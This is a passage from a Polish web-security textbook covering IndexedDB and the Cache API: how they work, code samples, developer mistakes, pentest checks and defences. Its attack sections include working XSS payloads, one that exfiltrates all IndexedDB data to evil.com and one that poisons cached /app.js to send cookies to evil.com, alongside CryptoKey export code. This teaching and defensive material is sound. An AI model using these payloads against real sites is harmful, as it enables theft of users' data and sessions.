
- Używał SQL przez JavaScript
- Był implementowany przez WebKit/Blink
- Został **zdeprecjonowany przez W3C w 2010** z powodu braku interoperabilności (tylko SQLite jako silnik)

IndexedDB (specyfikacja W3C, implementacja od 2012) zastąpił Web SQL podejściem NoSQL:

- Brak SQL — zamiast tego transakcje i cursor API
- Standard wspierany przez wszystkie główne przeglądarki
- Podstawa dla Service Worker cache i offline functionality

3. Jak działa

Architektura



Kluczowe koncepty

Database — kontener najwyższego poziomu, identyfikowany nazwą i numerem wersji.

Object Store — analogia do tabeli w SQL lub kolekcji w MongoDB. Przechowuje rekordy (JavaScript objects) indeksowane kluczem.

Key Path — właściwość obiektu używana jako klucz (np. `"id"`), lub klucz zewnętrzny, lub auto-increment.

Index — dodatkowy mechanizm wyszukiwania po właściwościach innych niż klucz główny.

Transaction — każda operacja na danych odbywa się w ramach transakcji. Tryby: `readonly`, `readwrite`, `versionchange`.

Cursor — mechanizm iterowania po rekordach (jak iterator bazodanowy).

Cykl życia transakcji

```

openDB() → onupgradeneeded (schemat) → onsuccess
      ↓
    db.transaction([store], mode)
      ↓
  transaction.objectStore(storeName)
      ↓
store.add() / store.get() / store.put() / store.delete()
      ↓
request.onsuccess / request.onerror
      ↓
transaction.oncomplete / transaction.onerror
  
```

Asynchroniczność — model request/event

IndexedDB nie używa Promises natywnie (starsze API z 2012). Każda operacja zwraca `IDBRequest` z callbackami `onsuccess` i `onerror`. Nowoczesne biblioteki (idb) owijają to w Promise/async.

4. Co dzieje się wewnątrz

Przechowywanie na dysku

IndexedDB jest przechowywane na dysku, w katalogu profilu przeglądarki:

- Chrome: `~/.config/google-chrome/Default/IndexedDB/`
- Firefox: `~/.mozilla/firefox/<profile>/storage/default/`

Format: Chrome używa LevelDB (klucz-wartość, pliki `.ldb`). Firefox używa SQLite.

Structured Clone Algorithm

IndexedDB serializuje dane przez **Structured Clone Algorithm** — to ważny szczegół. Structured Clone obsługuje więcej typów niż `JSON.stringify`:

- `Date` → zachowany jako `Date` (nie string)
- `Map`, `Set` → zachowane
- `ArrayBuffer`, `Blob`, `File` → zachowane
- `undefined` → zachowane
- `Infinity`, `NaN` → zachowane
- **Czego NIE obsługuje:** funkcje, DOM nodes, getter/setter (tylko wartości)

```
// JSON.stringify vs Structured Clone
const obj = { date: new Date(), map: new Map([["a", 1]]) };
JSON.stringify(obj);
// {"date":"2024-01-01T...", "map":{}} ← Map utracona!

// IndexedDB (Structured Clone):
store.put(obj); // Date i Map zachowane!
```

Scope i izolacja

IndexedDB jest izolowane **per-origin** (jak `localStorage`), ale w odróżnieniu od `sessionStorage` — współdzielone między kartami tego samego origin i persystentne między sesjami.

5. Analogiczny przykład z życia

IndexedDB to prywatna kartoteka w biurze:

- Każda firma (origin) ma własną kartotekę (baza danych)
- Kartoteka ma szuflady (Object Stores) — "klienci", "faktury", "produkty"
- Każdy dokument ma numer (klucz) i można go wyszukać po różnych polach (indeksy)
- Operacje wykonuje się przez zamówienie pliku (request) — asystent przynosi go gdy gotowy
- Modyfikacje wymagają podpisania formularza (transakcja) — jeśli coś pójdzie nie tak, wszystko anulowane

6. Przykład kodu

```

// === Pełny wzorzec IndexedDB z async/await (biblioteka idb) ===
// npm install idb
import { openDB } from 'idb';

// Otwórz lub utwórz bazę danych
async function initDB() {
  const db = await openDB('SecureApp', 1, {
    upgrade(db) {
      // Tworzenie Object Store (tylko w upgrade)
      const store = db.createObjectStore('users', {
        keyPath: 'id',
        autoIncrement: true
      });
      // Indeks po email (unique)
      store.createIndex('email', 'email', { unique: true });
      // Indeks po roli (nie unique)
      store.createIndex('role', 'role', { unique: false });
    }
  });
  return db;
}

// CRUD operations
const db = await initDB();

// CREATE
await db.add('users', {
  name: 'Jan Kowalski',
  email: 'jan@example.com',
  role: 'user',
  createdAt: new Date() // Date zachowana przez Structured Clone
});

// READ by key
const user = await db.get('users', 1);

// READ by index
const userByEmail = await db.getFromIndex('users', 'email', 'jan@example.com');

// UPDATE
await db.put('users', { ...user, role: 'admin' });

// DELETE
await db.delete('users', 1);

// GET ALL
const allUsers = await db.getAll('users');

// COUNT
const count = await db.count('users');

// TRANSACTION (manual, read-write)
const tx = db.transaction('users', 'readwrite');
await tx.store.add({ name: 'Test', email: 'test@example.com', role: 'user' });
await tx.done; // czeka na commit

// === Natywne API (bez biblioteki) ===
const request = indexedDB.open('NativeExample', 1);

request.onupgradeneeded = (event) => {
  const db = event.target.result;
  db.createObjectStore('notes', { keyPath: 'id', autoIncrement: true });
};

```

```
request.onsuccess = (event) => {  
  const db = event.target.result;  
  const tx = db.transaction('notes', 'readwrite');  
  const store = tx.objectStore('notes');  
  
  const addRequest = store.add({ text: 'Notatka', timestamp: Date.now() });  
  addRequest.onsuccess = () => console.log('Dodano:', addRequest.result);  
  
  tx.oncomplete = () => console.log('Transakcja zakończona');  
  tx.onerror = () => console.error('Błąd:', tx.error);  
};
```

7. Przykład z prawdziwej aplikacji

PWA — offline email client

```

// Offline email client – IndexedDB jako local store
const EmailDB = {
  async init() {
    this.db = await openDB('EmailClient', 2, {
      upgrade(db, oldVersion) {
        if (oldVersion < 1) {
          const emails = db.createObjectStore('emails', { keyPath: 'id' });
          emails.createIndex('folder', 'folder');
          emails.createIndex('timestamp', 'timestamp');
          emails.createIndex('unread', 'unread');
        }
        if (oldVersion < 2) {
          // Migration: dodaj indeks po nadawcy
          const emails = db.transaction.objectStore('emails');
          emails.createIndex('sender', 'sender');
        }
      }
    });
  },

  async syncFromServer(emails) {
    const tx = this.db.transaction('emails', 'readwrite');
    for (const email of emails) {
      await tx.store.put(email);
    }
    await tx.done;
  },

  async getUnread(folder = 'inbox') {
    // Compound query przez index
    const index = this.db.transaction('emails').store.index('folder');
    const all = await index.getAll(folder);
    return all.filter(e => e.unread);
  },

  async search(query) {
    // IndexedDB nie ma full-text search – musimy to zrobić manualnie
    const all = await this.db.getAll('emails');
    return all.filter(e =>
      e.subject?.toLowerCase().includes(query) ||
      e.body?.toLowerCase().includes(query)
    );
  }
};

```

Cache API data z IndexedDB (Service Worker pattern)


```
// Service Worker + IndexedDB: zapisuj metadane obok Cache API
self.addEventListener('fetch', async (event) => {
  event.respondWith(async function() {
    const cache = await caches.open('v1');
    const cached = await cache.match(event.request);

    if (cached) {
      // Loguj odwiedziny do IndexedDB (analytics offline)
      const db = await openDB('Analytics', 1);
      await db.add('pageviews', {
        url: event.request.url,
        timestamp: Date.now(),
        source: 'cache'
      });
      return cached;
    }

    const response = await fetch(event.request);
    cache.put(event.request, response.clone());
    return response;
  })();
});
```

8. Typowe błędy programistów

Błąd 1: Brak obsługi versionchange (multiple tabs)

```
// BŁĄD: dwa taby mają otwartą starą wersję bazy
// Trzecia próbuje ją zaktualizować – blokada!

// POPRAWKA: obsługuj onblocked i onversionchange
const db = await openDB('App', 2, {
  blocked(currentVersion, blockedVersion) {
    alert('Zaktualizuj inne karty aplikacji!');
  }
});

// W otwartej bazie (stara karta):
db.addEventListener('versionchange', () => {
  db.close(); // Pozwól nowszej wersji się zainstalować
  location.reload();
});
```

Błąd 2: Wyciek transakcji

```
// BŁĄD: transakcja autocommit gdy brak pending requests
const tx = db.transaction('users', 'readwrite');
const store = tx.objectStore('users');

// Po async operacji zewnętrznej – transakcja może być już committed!
await fetch('/api/data'); // ← transakcja wygasła podczas oczekiwania!
store.add({ name: 'Test' }); // Błąd: transaction inactive

// POPRAWKA: nie mieszaj await zewnętrznych operacji w ramach transakcji
const data = await fetch('/api/data').then(r => r.json());
const tx2 = db.transaction('users', 'readwrite'); // nowa transakcja po fetch
await tx2.store.add(data);
await tx2.done;
```

Błąd 3: Przechowywanie sekretów

```
// BŁĄD: zapisywanie kluczy prywatnych
await db.put('secrets', {
  privateKey: cryptoKey, // CryptoKey object – Structured Clone go obsługuje!
  rawKeyBytes: new Uint8Array([...]) // ← NIEBEZPIECZNE
});
// Każdy skrypt z tego origin ma dostęp do IndexedDB
// XSS może wyeksfiltrować rawKeyBytes

// POPRAWKA: użyj Web Crypto z non-extractable kluczami
// lub w ogóle nie przechowuj kluczy po stronie klienta
const key = await crypto.subtle.generateKey(
  { name: 'AES-GCM', length: 256 },
  false, // extractable: false – nie można wyeksfiltrować!
  ['encrypt', 'decrypt']
);
```

9. Znaczenie dla bezpieczeństwa

XSS i pełny dostęp do IndexedDB

IndexedDB jest dostępne z JavaScript tak samo jak localStorage. XSS payload może eksfiltrować całą bazę:

```
// XSS eksfiltracja IndexedDB
async function exfilIndexedDB() {
  const result = {};

  // Lista baz danych
  const databases = await indexedDB.databases();

  for (const { name, version } of databases) {
    const db = await openDB(name, version);
    result[name] = {};

    for (const storeName of db.objectStoreNames) {
      const data = await db.getAll(storeName);
      result[name][storeName] = data;
    }

    db.close();
  }

  // Eksfiltracja
  await fetch('https://evil.com/steal', {
    method: 'POST',
    mode: 'no-cors',
    body: JSON.stringify(result)
  });
}

exfilIndexedDB();
```

Uwaga: `indexedDB.databases()` nie jest dostępne we wszystkich przeglądarkach (Chrome 72+, Firefox 126+). Ale jeśli atakujący zna nazwę bazy (widoczną w DevTools lub przez analizę JS), może ją otworzyć bezpośrednio.

Wrażliwe dane w IndexedDB

Ze względu na Structured Clone, IndexedDB może przechowywać **CryptoKey objects** (klucze kryptograficzne). Jeśli klucz jest `extractable: true`, XSS może go wyeksportować:

```
// Jeśli aplikacja zapisała extractable CryptoKey:
const keyRecord = await db.get('keys', 'masterKey');
const exported = await crypto.subtle.exportKey('raw', keyRecord.cryptoKey);
// exported to ArrayBuffer z surowymi bajtami klucza – eksfiltracja
```

Powiązane CWE

- **CWE-312** — Cleartext Storage of Sensitive Information
- **CWE-922** — Insecure Storage of Sensitive Information
- **CWE-79** — XSS (wektor dostępu do IndexedDB)

10. Jak identyfikować podczas pentestu

DevTools → Application → IndexedDB

1. **Application** → **IndexedDB** → rozwiń origin
2. Widoczne są wszystkie bazy, Object Stores, indeksy
3. Kliknij na Object Store → przeglądaj wszystkie rekordy
4. Sprawdź czy są tokeny, dane użytkownika, klucze kryptograficzne

Console — eksploracja

```
// Lista baz danych (Chrome/Firefox)
await indexedDB.databases();
// → [{name: "myApp", version: 3}, ...]

// Otwórz i przejrzyj konkretną bazę
const db = await new Promise((resolve, reject) => {
  const req = indexedDB.open('myApp');
  req.onsuccess = e => resolve(e.target.result);
  req.onerror = reject;
});

// Lista Object Stores
Array.from(db.objectStoreNames);

// Pobierz wszystko z konkretnego store
const tx = db.transaction('users', 'readonly');
const req = tx.objectStore('users').getAll();
req.onsuccess = () => console.log(req.result);
```

Burp Suite

IndexedDB jest client-side — nie widać jej w ruchu HTTP. Aby zbadać:

1. Wstrzyknij JS przez Burp (jeśli brak CSP)
2. Użyj Burp's DOM Invader do skanowania storage
3. Ręcznie przez DevTools

11. Jak testować bezpieczeństwo

- ☐ Czy IndexedDB zawiera tokeny, hasła, numery kart, PII?
- ☐ Czy zapisane CryptoKey objects są extractable: false?
- ☐ Czy aplikacja obsługuje versionchange (multi-tab update)?
- ☐ Czy IndexedDB jest czyszczone przy wylogowaniu?
- ☐ Czy dane w IndexedDB są walidowane po stronie serwera?
- ☐ Czy XSS może wyeksfiltrować całą bazę (indexedDB.databases())?
- ☐ Czy dane nie zawierają sekretów API lub kluczy prywatnych?
- ☐ Czy migracje bazy (versionchange) są bezpieczne?

12. Typowe scenariusze ataków

Scenariusz: Persistent XSS przez IndexedDB

Cel: Jeśli aplikacja zapisuje dane z serwera do IndexedDB i potem je renderuje.

```
// Podatna aplikacja:
// 1. Pobiera komentarze z API
// 2. Zapisuje do IndexedDB
// 3. Przy następnym uruchomieniu – renderuje z IndexedDB

// Atak:
// Jeśli komentarz zawiera XSS i jest serializowany bez sanitizacji,
// przy kolejnym uruchomieniu offline – XSS wykona się przez IndexedDB

// Payload zapisany przez serwer:
const comment = { text: '<img src=x onerror=alert(1)>', author: 'evil' };
await db.add('comments', comment);

// Późniejszy rendering (podatny):
const comments = await db.getAll('comments');
container.innerHTML = comments.map(c => c.text).join(''); // XSS!
```

Scenariusz: Kradzież CryptoKey

```
// Aplikacja generuje klucz i zapisuje w IndexedDB
const key = await crypto.subtle.generateKey(
  { name: 'AES-GCM', length: 256 },
  true, // BŁĄD: extractable!
  ['encrypt', 'decrypt']
);
await db.put('keys', { id: 'masterKey', key });

// XSS payload:
const record = await db.get('keys', 'masterKey');
const raw = await crypto.subtle.exportKey('raw', record.key);
const b64 = btoa(String.fromCharCode(...new Uint8Array(raw)));
// Teraz b64 = base64 klucza → eksfiltracja
```

13. Jak się zabezpieczać

```
// 1. Nie przechowuj wrażliwych danych – sanityzuj przed zapisem
async function saveUserData(data) {
  const safe = {
    name: data.name,
    email: data.email,
    preferences: data.preferences
    // NIGDY: password, token, creditCard, ssn
  };
  await db.put('users', safe);
}

// 2. Sanityzuj przed renderowaniem
const items = await db.getAll('notes');
items.forEach(item => {
  const div = document.createElement('div');
  div.textContent = item.text; // textContent, nie innerHTML
  container.appendChild(div);
});

// 3. Czyść przy wylogowaniu
async function logout() {
  // Wyczyść IndexedDB
  await db.clear('users');
  await db.clear('sessions');
  // Lub usuń całą bazę:
  db.close();
  await indexedDB.deleteDatabase('AppDB');

  sessionStorage.clear();
  localStorage.clear();
  window.location.href = '/login';
}

// 4. Używaj non-extractable kluczy
const key = await crypto.subtle.generateKey(
  { name: 'AES-GCM', length: 256 },
  false, // extractable: false – bezpieczne
  ['encrypt', 'decrypt']
);
// Taki klucz można zapisać w IndexedDB (Structured Clone)
// ale nie można go wyeksportować nawet przez XSS
```

14. Podsumowanie

Kluczowe fakty:

1. IndexedDB = asynchroniczna, transakcyjna, per-origin baza NoSQL w przeglądarce
2. Structured Clone Algorithm — przechowuje Date, Map, Set, Blob, CryptoKey (nie tylko stringi)
3. Bez biblioteki (idb) API jest niewygodne — request/event callbacks
4. Tak samo podatne na XSS jak localStorage — XSS ma pełny dostęp
5. Persystentne między sesjami (w odróżnieniu od sessionStorage)
6. CryptoKey zapisane z `extractable: true` może być wykradzione przez XSS

Dla pentestera:

- **Application → IndexedDB** w DevTools to pierwsze miejsce do sprawdzenia
- `indexedDB.databases()` w konsoli daje listę wszystkich baz

- Szukaj kluczy kryptograficznych, tokenów, PII, danych biznesowych
- Sprawdź czy dane są renderowane bez sanitizacji (stored XSS vector)

Powiązania

IndexedDB

- localStorage (Rozdział 15)
Synchroniczne, prostsze API – mały rozmiar
- Cache API (Rozdział 18)
Przechowuje pary Request/Response – HTTP cache
Często używane razem z IndexedDB w Service Workers
- Service Workers (Rozdział 19)
IndexedDB dostępne w Service Worker context
- Web Crypto API
CryptoKey objects są Structured Cloneable
non-extractable klucze można bezpiecznie przechowywać

Rozdział 18: Cache API

1. Czym jest Cache API

Cache API to interfejs przeglądarki umożliwiający programistyczne kontrolowanie cache'owania par `Request` → `Response`. Jest to mechanizm przechowywania odpowiedzi HTTP po stronie klienta, zaprojektowany przede wszystkim do użycia w kontekście **Service Workers**, choć dostępny również w kontekście okna (`window.caches`).

Kluczowe cechy:

- Przechowuje pełne obiekty `Request` i `Response` (nagłówki, ciało, status)
- Asynchroniczne API oparte na Promises
- Persystentne między sesjami (dane przeżywają restart przeglądarki)
- Kontrolowane programistycznie — aplikacja decyduje co, kiedy i jak długo cache'ować
- Izolowane per-origin

Cache API jest fundamentem dla strategii **offline-first** w PWA: aplikacja może serwować zasoby bezpośrednio z cache'u, gdy urządzenie jest offline lub sieć jest wolna.

2. Dlaczego powstał

Problem: brak kontroli nad HTTP cache

Tradycyjny HTTP cache (zarządzany przez przeglądarkę i nagłówki jak `Cache-Control`, `ETag`, `Expires`) jest **opaque** — deweloper nie ma programistycznej kontroli nad tym co jest w cache, kiedy jest odświeżane ani jak obsłużyć offline.

Cache API daje pełną kontrolę:

- Które requesty są cache'owane
- Które wersje zasobów
- Kiedy cache jest inwalidowany
- Jak obsłużyć requesty offline (serve from cache vs network fallback)

Związek z Service Workers

Service Workers (SW) interceptują requesty sieciowe. Cache API to magazyn, z którego SW może serwować odpowiedzi zamiast sieci. Razem tworzą offline capability:

```
Przeglądarka → [Service Worker] → Network
                ↑
                Cache API
```

Bez Cache API, Service Worker miałby interceptować requesty ale nie miałby gdzie przechowywać odpowiedzi do offline servingu.

3. Jak działa

Model danych

Cache API organizuje dane jako:

- **CacheStorage** — kontener najwyższego poziomu (dostępny przez `caches`)
- **Cache** — nazwana kolekcja par Request/Response
- **Request** — obiekt HTTP request (URL, metoda, nagłówki)
- **Response** — obiekt HTTP response (status, nagłówki, ciało jako ReadableStream)

```

caches (CacheStorage)
├── "v1" (Cache)
│   ├── GET /index.html → Response(200, "<!DOCTYPE...")
│   ├── GET /app.js      → Response(200, "const app...")
│   └── GET /style.css   → Response(200, "body {...}")
└── "v2" (Cache) — nowa wersja
    ├── GET /index.html → Response(200, "<!DOCTYPE...") // zaktualizowany
    └── GET /app.js      → Response(200, "const app...") // nowy
  
```

API

```

// Otwórz (lub utwórz) cache
const cache = await caches.open('my-cache-v1');

// Dodaj response do cache
await cache.add('/index.html'); // pobiera i cache'uje
await cache.addAll(['/app.js', '/style.css']); // batch

// Ręcznie dodaj response (kontrola nagłówków)
const response = await fetch('/api/data');
await cache.put('/api/data', response);

// Pobierz z cache
const cached = await cache.match('/index.html');
const cached2 = await caches.match('/index.html'); // szuka we wszystkich cache'ach

// Sprawdź czy istnieje cache
const exists = await caches.has('my-cache-v1');

// Lista cache'ów
const cacheNames = await caches.keys();

// Usuń cache
await caches.delete('my-cache-v1');

// Usuń konkretny request z cache
await cache.delete('/old-resource.js');

// Znajdź wszystkie matching
const matches = await cache.matchAll('/api/data');
  
```

Strategie cache'owania (Service Worker patterns)

Cache First — idealna dla statycznych zasobów:


```
// cache first → network fallback
async function cacheFirst(request) {
  const cached = await caches.match(request);
  if (cached) return cached;
  const response = await fetch(request);
  const cache = await caches.open('v1');
  cache.put(request, response.clone());
  return response;
}
```

Network First — idealna dla dynamicznych danych z offline fallback:

```
async function networkFirst(request) {
  try {
    const response = await fetch(request);
    const cache = await caches.open('v1');
    cache.put(request, response.clone());
    return response;
  } catch {
    return caches.match(request); // fallback do cache
  }
}
```

Stale While Revalidate — serwuje szybko z cache, aktualizuje w tle:

```
async function staleWhileRevalidate(request) {
  const cache = await caches.open('v1');
  const cached = await cache.match(request);

  const networkPromise = fetch(request).then(response => {
    cache.put(request, response.clone());
    return response;
  });

  return cached || networkPromise; // natychmiastowy, potem aktualizacja
}
```

4. Co dzieje się wewnątrz

Przechowywanie

Cache API przechowuje dane na dysku. W Chrome — w katalogu profilu, podobnie jak IndexedDB. Ciało Response jest przechowywane jako blob.

Klonowanie Response

Krytyczny szczegół: `Response.body` to `ReadableStream` — można go odczytać tylko raz. Jeśli chcesz zarówno cache'ować jak i zwrócić response, musisz go sklonować:

```
const response = await fetch(request);
const clone = response.clone(); // klon dla cache
await cache.put(request, clone);
return response; // oryginał do przeglądarki

// Błąd bez clone:
await cache.put(request, response); // zużywa stream
return response; // puste ciało!
```

Matching i warianty

`cache.match()` domyślnie ignoruje query string dla dopasowania jeśli URL się zgadza. Opcje:

```
cache.match(request, {
  ignoreSearch: true, // ignoruj query string
  ignoreMethod: true, // ignoruj metodę HTTP
  ignoreVary: true   // ignoruj nagłówki Vary
});
```

5. Analogiczny przykład z życia

Cache API to biblioteczna czytelnia z wypożyczalnią:

- Biblioteka (Cache API) trzyma kopie książek (Response objects)
- Każda półka (Cache) ma nazwę i zawiera zbiór tytułów (Request/Response pairs)
- Bibliotekarz (Service Worker) sprawdza najpierw czy mają egzemplarz na miejscu (`cache.match`)
- Jeśli nie — zamawia z magazynu (`fetch` z sieci) i odkłada kopię dla następnych
- Różne wydania (wersje cache) mogą być na różnych półkach (`cache v1, v2`)

6. Przykład kodu

```
// === Service Worker z pełną strategią cache ===
const CACHE_NAME = 'app-v1';
const STATIC_ASSETS = [
  '/',
  '/index.html',
  '/app.js',
  '/style.css',
  '/offline.html'
];

// Install – precache statycznych zasobów
self.addEventListener('install', (event) => {
  event.waitUntil(
    caches.open(CACHE_NAME).then(cache => {
      return cache.addAll(STATIC_ASSETS);
    }).then(() => self.skipWaiting()) // aktywuj natychmiast
  );
});

// Activate – usuń stare cache'e
self.addEventListener('activate', (event) => {
  event.waitUntil(
    caches.keys().then(cacheNames => {
      return Promise.all(
        cacheNames
          .filter(name => name !== CACHE_NAME)
          .map(name => caches.delete(name))
      );
    }).then(() => self.clients.claim())
  );
});

// Fetch – obsługa requestów z cache
self.addEventListener('fetch', (event) => {
  const { request } = event;
  const url = new URL(request.url);

  // API calls – network first
  if (url.pathname.startsWith('/api/')) {
    event.respondWith(networkFirst(request));
    return;
  }

  // Statyczne zasoby – cache first
  event.respondWith(cacheFirst(request));
});

async function cacheFirst(request) {
  const cached = await caches.match(request);
  if (cached) return cached;

  try {
    const response = await fetch(request);
    if (response.ok) {
      const cache = await caches.open(CACHE_NAME);
      cache.put(request, response.clone());
    }
    return response;
  } catch {
    // Offline – zwróć stronę offline
    return caches.match('/offline.html');
  }
}
```

```

async function networkFirst(request) {
  try {
    const response = await fetch(request);
    const cache = await caches.open(CACHE_NAME);
    cache.put(request, response.clone());
    return response;
  } catch {
    return caches.match(request) || new Response(
      JSON.stringify({ error: 'offline' }),
      { headers: { 'Content-Type': 'application/json' } }
    );
  }
}

```

7. Przykład z prawdziwej aplikacji

Cache poisoning przez SW

Opisany dokładnie w rozdziale 19 (Service Workers), ale mechanizm dotyczy Cache API:

```

// Aplikacja SW która cache'uje odpowiedź bez walidacji
self.addEventListener('fetch', event => {
  event.respondWith(
    fetch(event.request).then(response => {
      // BŁĄD: cache'uje każdą odpowiedź – nawet błędną lub zmanipulowaną
      caches.open('v1').then(c => c.put(event.request, response.clone()));
      return response;
    })
  );
});

// Jeśli MITM lub serwer zwróci poisoned response:
// 1. SW ją cache'uje
// 2. Każde kolejne żądanie – serwuje poisoned response z cache
// 3. Nawet po usunięciu podatności – cache zostaje

```

Inwalidacja po wylogowaniu

```

// Aplikacja powinna czyścić cache przy wylogowaniu
async function logout() {
  // Usuń dane użytkownika z cache
  const cache = await caches.open('app-v1');

  // Usuń spersonalizowane requesty
  await Promise.all([
    cache.delete('/api/user/profile'),
    cache.delete('/api/user/settings'),
    cache.delete('/api/dashboard')
  ]);

  // Lub usuń cały cache (bezpieczniej)
  const keys = await caches.keys();
  await Promise.all(keys.map(k => caches.delete(k)));

  sessionStorage.clear();
  localStorage.clear();
  window.location.href = '/login';
}

```

8. Typowe błędy programistów

Błąd 1: Cache'owanie odpowiedzi bez sprawdzenia statusu

```
// BŁĄD: cache'uje też błędy (404, 500)
const response = await fetch(request);
await cache.put(request, response.clone()); // zapisuje 404!

// POPRAWKA: tylko 200 OK
const response = await fetch(request);
if (response.status === 200) {
  await cache.put(request, response.clone());
}
```

Błąd 2: Brak wersjonowania cache

```
// BŁĄD: zawsze 'app-cache' – stara wersja nigdy nie inwalidowana
caches.open('app-cache').then(cache => cache.addAll(assets));

// POPRAWKA: wersjonowane nazwy + czyszczenie starych w activate
const VERSION = 'v2024-11-15';
const CACHE_NAME = `app-${VERSION}`;
// W activate event: usuń wszystko co != CACHE_NAME
```

Błąd 3: Cache'owanie authenticated endpoints

```
// BŁĄD: cache'ujesz odpowiedź API która zawiera dane innego użytkownika
event.respondWith(
  caches.match(request) || fetch(request).then(r => {
    cache.put(request, r.clone());
    return r;
  })
);
// /api/user/profile może zwrócić dane User A, zostać cache'owane,
// a User B dostanie te same dane z cache!

// POPRAWKA: nie cache'uj authenticated endpoints
// lub dodaj user-specific URL: /api/user/profile?uid=123
```

9. Znaczenie dla bezpieczeństwa

Cache Poisoning

Jeśli Service Worker cache'uje response zmanipulowany przez MITM (brak HTTPS), poisoned URL lub redirect — ta odpowiedź może być serwowana użytkownikom przez długi czas.

Wektor:

1. Brak HTTPS → MITM może podmienić response dla `/app.js`
2. SW cache'uje poisoned `app.js`
3. Każdy kolejny użytkownik otrzymuje malicious `app.js` z cache
4. Nawet po naprawieniu serwera — cache pozostaje do ręcznego usunięcia

XSS przez Cache API

Cache API jest dostępne z `window.caches` — XSS może to wykorzystać:

```
// XSS może zmodyfikować cache
async function poisonCache() {
  const cache = await caches.open('app-v1');
  const maliciousResponse = new Response(
    'fetch("https://evil.com/c2?" + document.cookie)',
    { headers: { 'Content-Type': 'application/javascript' } }
  );
  // Podmiana cached /app.js na malicious wersję
  await cache.put('/app.js', maliciousResponse);
}
// Każdy kolejny ładunek strony serwuje malicious /app.js z cache
```

To jest szczególnie groźne bo:

- Atak persystuje po naprawieniu XSS
- Inne karty mogą dostać poisoned cache
- Service Worker serwuje cache nawet gdy serwer jest offline

Powiązane CWE

- **CWE-525** — Information Exposure Through Browser Caching
- **CWE-494** — Download of Code Without Integrity Check (poisoned cache)
- **CWE-79** — XSS (wektor dostępu do Cache API)

10. Jak identyfikować podczas pentestu

DevTools → Application → Cache Storage

1. **Application** → **Cache Storage** → rozwiń origin
2. Widoczne są wszystkie nazwy cache'ów
3. Kliknij na cache → lista request/response pairs
4. Kliknij na konkretny request → podgląd nagłówków i ciała response

Console

```
// Lista wszystkich cache'ów
await caches.keys();
// → ["app-v1", "workbox-precache-v2-...", ...]

// Zawartość konkretnego cache
const cache = await caches.open('app-v1');
const requests = await cache.keys();
requests.forEach(r => console.log(r.url));

// Sprawdź czy URL jest cache'owany
const match = await caches.match('/api/user/profile');
if (match) {
    const data = await match.json();
    console.log('Cached user data:', data);
}

// Podejrzyj zawartość cached response
const r = await caches.match('/app.js');
console.log(await r.text());
```

Co szukamy

- Authenticated API responses zawierające PII lub tokeny
- Wrażliwe dane w cached payloadach
- Brak nagłówka `Vary: Cookie` lub `Vary: Authorization` dla user-specific endpointów
- Brak inwalidacji cache po wylogowaniu
- Cache cache'uje odpowiedzi błędów (można odkryć stack traces)

11. Jak testować bezpieczeństwo

- ☐ Czy Cache API zawiera odpowiedzi z wrażliwymi danymi?
- ☐ Czy authenticated endpoints są cache'owane (risk cross-user data)?
- ☐ Czy cache jest czyszczony przy wylogowaniu?
- ☐ Czy aplikacja używa HTTPS (zapobiega MITM cache poisoning)?
- ☐ Czy XSS może nadpisać cache kluczowych zasobów JS?
- ☐ Czy cache'owane JS pliki mają poprawne integrity checksums (SRI)?
- ☐ Czy inwalidacja cache działa przy aktualizacji aplikacji?
- ☐ Czy odpowiedzi błędów (400/500 z stack traces) nie są cache'owane?

12. Typowe scenariusze ataków

Scenariusz: Persistent XSS przez Cache API

Warunki: Aplikacja ma XSS (choćby reflective), Service Worker cache'uje JS.

1. Atakujący wywołuje XSS → uzyskuje chwilowe wykonanie kodu
2. XSS podaje malicious /app.js do Cache API
3. Service Worker serwuje poisoned /app.js przy każdym reloadzie
4. Nawet po naprawieniu XSS na serwerze – cache pozostaje
5. Ofiara musi ręcznie wyczyścić cache lub poczekać na nowy SW

Scenariusz: Cross-user data leak przez cached API

1. User A loguje się → /api/dashboard zwraca jego dane
2. SW cache'uje GET /api/dashboard bez Vary: Cookie
3. User A wylogowuje się
4. User B loguje się na tym samym urządzeniu
5. /api/dashboard → SW serwuje cache → User B widzi dane User A!

13. Jak się zabezpieczać

```
// 1. Nigdy nie cache'uj authenticated endpoints naiwnie
const NEVER_CACHE = [
  '/api/user/',
  '/api/admin/',
  '/api/dashboard'
];

self.addEventListener('fetch', event => {
  const url = new URL(event.request.url);
  if (NEVER_CACHE.some(p => url.pathname.startsWith(p))) {
    event.respondWith(fetch(event.request)); // always network
    return;
  }
  event.respondWith(cacheFirst(event.request));
});

// 2. Waliduj response przed cache'owaniem
async function safePut(cache, request, response) {
  if (response.status !== 200) return response; // nie cache'uj błędów
  if (response.headers.get('Cache-Control')?.includes('no-store')) return response;
  await cache.put(request, response.clone());
  return response;
}

// 3. Czyść cache przy wylogowaniu
